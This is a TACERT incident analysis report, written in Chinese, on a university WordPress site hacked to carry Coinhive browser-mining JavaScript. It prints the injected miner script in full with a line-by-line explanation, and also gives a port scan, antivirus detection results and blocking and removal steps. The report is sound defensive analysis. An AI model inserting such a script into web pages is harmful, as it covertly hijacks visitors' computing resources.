

個案分析-

Coinhive 網頁掛碼挖礦


事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製

107 年 1 月

1. 事件簡介

1. 2017 年 9 月 Coinhive 等網頁挖礦程式被濫用，綁架用戶電腦挖礦的非法行為日發嚴重，不只個人電腦，連智慧型手機也將受到威脅。
2. Coinhive 是一個可在瀏覽器環境下，用 JavaScript 執行門羅幣（Monero）挖礦計算的程式。
3. Coinhive 也是一種新型態的網站經營商業模式，以網頁瀏覽者的電腦 CPU 進行挖礦，採用該類挖礦服務的網站會明確告知使用者本站使用挖礦服務，但有些網站則可能在未知狀態下被駭客入侵、掛碼，並進行挖礦。




4. 本次事件為在 2017 年 11 月學術網路內發現某學校執行教育部某計畫之網站被植入 Coinhive 的 JavaScript 程式碼，淪為一個挖礦網站之資安事件，為了解在使用者瀏覽網站時所產生的主機挖礦行為，本中心進行實際檢測。

事件單編號:A-12-8			
原發布編號	-201711-	原發布時間	2017-11-
事件類型	網頁置換	原發現時間	2017-11-
事件主旨	教育部所屬「-多元文化-學習課程計劃」網站 (IP：140.15) 淪為挖礦網站情形。		
事件描述	教育部所屬「-多元文化-學習課程計劃」網站 (網址： http://ipc.edu.tw/wordpress/ ，屬於大學) 遭不明駭客入侵，於網站最下方植入挖礦 javascript 語法：「<scripttype="text/javascript"src="https://coinhive.com/lib/coinhive.min.js"></script><scripttype="text/javascript">varminer=newCoinHive.Anonymous('np0gtks4A2AUhhBktnJZTAyzA7op7QD',{threads:2});miner.start();setInterval(function(){varhashesPerSecond=miner.getHashesPerSecond();vartotalHashes=miner.getTotalHashes();varacceptedHashes=miner.getAcceptedHashes();document.getElementById("11").textContent=hashesPerSecond;document.getElementById("12").textContent=totalHashes;document.getElementById("13").textContent=acceptedHashes;},1000);</script>」，淪為挖礦網站。		
手法研判	網頁置換		
建議措施	該網站伺服器疑因安全設定不良或軟體、系統及程式開發存有漏洞等因素，導致非特定使用者可取得管理者權限而修改網站內容，建議受駭單位立即修復受駭網頁，並瞭解受駭原因及手法，避免再度遭受網頁攻擊。		
參考資料	如附件		
此事件需要進行通報，請 貴單位資安聯絡人登入資安通報應變平台進行通報應變作業			

II. 事件檢測


1. 首先，使用瀏覽器開啟受測網站之首頁，發現建置該網站所使用的軟體版本未隱藏，如 WordPress 4.9.1 與 jQuery 1.12.4，容易讓駭客利用這些軟體的版本漏洞進行網站入侵。




2. 使用 Nmap 工具掃描受測網站 IP(140.X.X.150)，發現該網站主機開啟 14 個 port，容易造成駭客透過這些 port 進行系統入侵，建議網站管理員檢視這些 port 之存在必要性。

PORT	STATE	SERVICE			
23/tcp	filtered	telnet	548/tcp	open	afp
80/tcp	open	http	993/tcp	open	imaps
110/tcp	open	pop3	995/tcp	open	pop3s
135/tcp	filtered	msrpc	1434/tcp	filtered	ms-sql-m
139/tcp	filtered	netbios-ssn	2000/tcp	open	cisco-sccp
143/tcp	open	imap	3261/tcp	open	winshadow
161/tcp	filtered	snmp	5060/tcp	open	sip
443/tcp	open	https	9100/tcp	filtered	jetdirect
445/tcp	filtered	microsoft-ds	49160/tcp	open	unknown
465/tcp	open	smtps	50001/tcp	open	unknown
514/tcp	filtered	shell	50002/tcp	open	iiimsf

3. 檢視受測網站首頁的原始碼發現到有網頁掛碼之現象，被植入 Coinhive 挖礦程式的 JavaScript 語法，可見該網站曾被駭客入侵。



4. 瀏覽該網站其他頁面發現一樣有被植入 Coinhive 挖礦程式的 JavaScript 語法，可以得知不論使用者瀏覽至該網站哪一頁面，挖礦程式都會被下載並進行挖礦。




5. 將受測網站的網址送至 Virustotal 網站檢測，發現檢測率為 0/66，判定為 Clean site，由此可知此類網頁掛碼的挖礦情形無法被各家防毒軟體公司檢測出來。


URL:	http://jpc. .edu.tw/wordpress/
偵測率:	0 / 66
分析日期:	2018-01-03 09:07:07 UTC (0 分鐘 前)

網址掃描器	結果
ADMINUSLabs	Clean site
AegisLab WebGuard	Clean site
AlienVault	Clean site

6. 觀察瀏覽受測網站時主機之 CPU 實際運作情形，發現 CPU 的使用率有衝高至 100% 之現象，但當網頁關閉後瞬間恢復正常。



7. 解讀受測網站被植入的 Coinhive 挖礦程式之 JavaScript 語法，分析如下：



```
448 <script type="text/javascript" src="https://coin-hive.com/lib/coinhive.min.js"></script>
449 <script type="text/javascript">
450   var miner = new CoinHive.Anonymous('np0gtkzs4A2AUhhBktnJZTAyzA7op7QD', {
451     threads: 2
452   });
453
454   miner.start();
455
456   setInterval(function() {
457     var hashesPerSecond = miner.getHashesPerSecond();
458     var totalHashes = miner.getTotalHashes();
459     var acceptedHashes = miner.getAcceptedHashes();
460
461     document.getElementById("l1").textContent = hashesPerSecond;
462     document.getElementById("l2").textContent = totalHashes;
463     document.getElementById("l3").textContent = acceptedHashes;
464   }, 1000);
465 </script>
466 </body>
467 </html>
```

(1)至 coin-hive.com 網站下載無通知的 Coinhive 挖礦程式。

```
<script type="text/javascript" src="https://coin-hive.com/lib/coinhive.min.js"></script>
```

(2)使用 JavaScript 來啟動 Coinhive 挖礦程式。

```
<script type="text/javascript">
var miner = new CoinHive.Anonymous('np0gtkzs4A2AUhhBktnJZTAyzA7op7QD', {
  threads: 2 B.
});
miner.start(); C.

setInterval(function() {
  var hashesPerSecond = miner.getHashesPerSecond();
  var totalHashes = miner.getTotalHashes();
  var acceptedHashes = miner.getAcceptedHashes(); D.

  document.getElementById("l1").textContent = hashesPerSecond;
  document.getElementById("l2").textContent = totalHashes;
  document.getElementById("l3").textContent = acceptedHashes; E.
}, 1000);
</script>
```

- A. 「np0gtkzs4A2AUhhBktnJZTAyzA7op7QD」是在駭客完成註冊 Coinhive 帳號後所取得的 Site Key(public)。
- B. 「threads:2」是指礦工應該從頭開始的線程數，即主機內可用的 CPU 核心數量。
- C. 「miner.start();」指連線礦池並開始挖礦。
- D. 「setInterval (function(){...var acceptedHashes=miner.getAcceptedHashes();」為每秒更新一次即時的挖礦統計資訊，包含目前即時的每秒計算的 hash

virus total


URL: <https://coin-hive.com/lib/coinhive.min.js>

偵測率: 4 / 66

分析日期: 2018-01-03 08:47:55 UTC (0 分鐘 前)

網址掃描器	結果
CyRadar	Malicious site
Fortinet	Malware site
Kaspersky	Malware site
SCUMWARE.org	Malware site

10. 將受測網站首頁完整地另存新檔後，發現資料夾中有一個「coinhive.min.js.下載」的檔案，將檔案送至 Virustotal 檢測發現其為惡意之比例有 30/58，其中有許多防毒軟體公司判定它為挖礦程式(Miner)。



SHA256: 7a4ed680d5e94d437d2c9d41b07349d308a2e724d3c26c51a420dbb49adadd

檔案名稱: coinhive.min.js.下載

偵測率: 30 / 58

分析日期: 2018-01-03 09:01:47 UTC (2 分鐘 前)

防毒	結果	更新
Ad-Aware	Application.BitCoinMiner.SX	20171225
AegisLab	Troj.Script.Generic.c	20180103
Arcabit	Application.BitCoinMiner.SX	20180103
Avast	JS:Miner-C [Trj]	20180103
AVG	JS:Miner-C [Trj]	20180103
Avira (no cloud)	HTML/ExpKit.Gen2	20180103
BitDefender	Application.BitCoinMiner.SX	20180103
CAT-QuickHeal	JS.Cryptmine.3373	20180103
Comodo	TrojWare.JScript.CoinMiner.~	20180103
Cyren	JS/CoinMiner.AIEldorado	20180103
DrWeb	Tool.BtcMine.1179	20180103
Emsisoft	Application.BitCoinMiner.SX (B)	20180103
F-Prot	JS/CoinMiner.AIEldorado	20180103
F-Secure	Application.BitCoinMiner.SX	20180103
Fortinet	Riskware/BitCoinMiner	20180103
GData	Application.BitCoinMiner.SX	20180103
Ikarus	Trojan.JS.Miner	20180102
Kaspersky	HEUR:Trojan.Script.Generic	20180103
MAX	malware (ai score=97)	20180103
McAfee	JS/Miner.c	20180102
McAfee-GW-Edition	JS/Miner.c	20180103
eScan	Application.BitCoinMiner.SX	20180103
NANO-Antivirus	Riskware.Script.Miner.ewdopb	20180103
Qihoo-360	virus.js.qexvmc.1	20180103
Rising	PUF.JS/CoinMiner!1.ADAD (CLASSIC)	20180103
Sophos AV	Coinhive JavaScript cryptocoin miner (PUA)	20180103
Symantec	PUA.JScoinminer	20180103

III. 網路架構圖



1. 駭客入侵 Web Server 並進行 Coinhive 挖礦程式之網頁掛碼。
2. 受害者透過瀏覽器瀏覽已被掛碼的網頁。
3. 在未通知受害者狀態下，下載 Coinhive 挖礦程式至受害主機。
4. 受害主機在受害者瀏覽網頁期間默默執行 Coinhive 挖礦程式，導致受害主機 CPU 效能瞬間衝高至 100%。

IV. 建議與總結

1. 由於網頁挖礦程式應用普遍，很多網站都會想利用這種新的商業模式來賺錢，一般使用者如果想要辨別一個網站是否在背後偷偷挖礦，可從挖礦網站的常見特徵進行判斷，特徵詳列如下。

(1) 使用者瀏覽器的 CPU 使用率在瀏覽網站的時候特別高，有達 100% 的情況，而且持續非常久。



(2) 網站之網頁原始碼內出現 Coinhive 挖礦程式的 JavaScript 語法，但如果將 JavaScript 經過最小化編譯之後，又把檔案名稱改掉的話，就無法輕易看出來，只能從瀏覽器的對外連線來查詢。


2. 相對傳統網站透過廣告投放方式獲利，挖礦或許能取得更高的利潤，但使用者若想阻止這種竊取運算資源的舉動，可透過像 Adblock Plus 的阻擋廣告軟體，加入過濾條件，過濾掉挖礦程式，或者在瀏覽器中加入阻擋挖礦程式外掛，如採用 No Coin 這款套件，避免電腦受到影響。

Adblock Plus 的設定方式

- (1) 將 Adblock Plus 以擴充功能方式新增至 Chrome 瀏覽器中。



(2)在 Adblock Plus 選項中新增過濾條件 coin-hive.com/lib/coinhive.min.js。




(3)開啟已被網頁掛碼的網站，查看是否有成功阻擋，可以看到有被過濾的統計數據，而 CPU 使用率在挖礦程式被過濾掉後瞬間下降。





No Coin 的設定方式

(1) 在瀏覽器 Chrome 中可加入 No Coin 此擴充功能程式，安裝完成後保護功能就會立即生效。



(2) 當使用者打開的網頁帶有 Coinhive 挖礦程式時，瀏覽器右上角的圖標會出現驚嘆號警告，點開來會告訴使用者「A coin miner has been detected on this page」在這個頁面上發現挖礦程式，同時該挖礦程式已被阻擋。



3. 本次資安事件為駭客入侵網站伺服器進行網頁掛碼造成，又該網站主機開啟許多 port，這些 port 容易變成駭客入侵的管道，建議網站管理員檢視網站整體的資訊安全防護與確認已開啟的 port 之用途，並且加強密碼強度來控管網站系統管理的登入作業。

4. 受感染網站移除 Coinhive 挖礦程式的方式

- (1) 需有受感染網站的網站管理員權限。
- (2) 查找含有 Coinhive 來源程式碼所在位置，類似下面 JavaScript 語法。

```
<script type="text/javascript" src="https://coin-hive.com/lib/coinhive.min.js"></script>
```

- (3) 確定 Coinhive 的惡意程式碼所在位置後，手動刪除此惡意程式碼。

V. 相關報導

1. 【災情持續擴大，全球每天新增 300 個挖礦網站】黑色產業覬覦瀏覽器挖礦，5 億訪客不知電腦變礦工

<https://www.ithome.com.tw/news/117995>



2. 星巴克店內 Wi-Fi 遭加料！合作廠商暗藏挖礦程式，偷用顧客筆電 CPU 來賺錢

<https://www.ithome.com.tw/news/119518>



3. 下載超過 10 萬次的 Chrome 擴充程式 Archive Poster 遭植入採礦程式

<https://www.ithome.com.tw/news/120044>

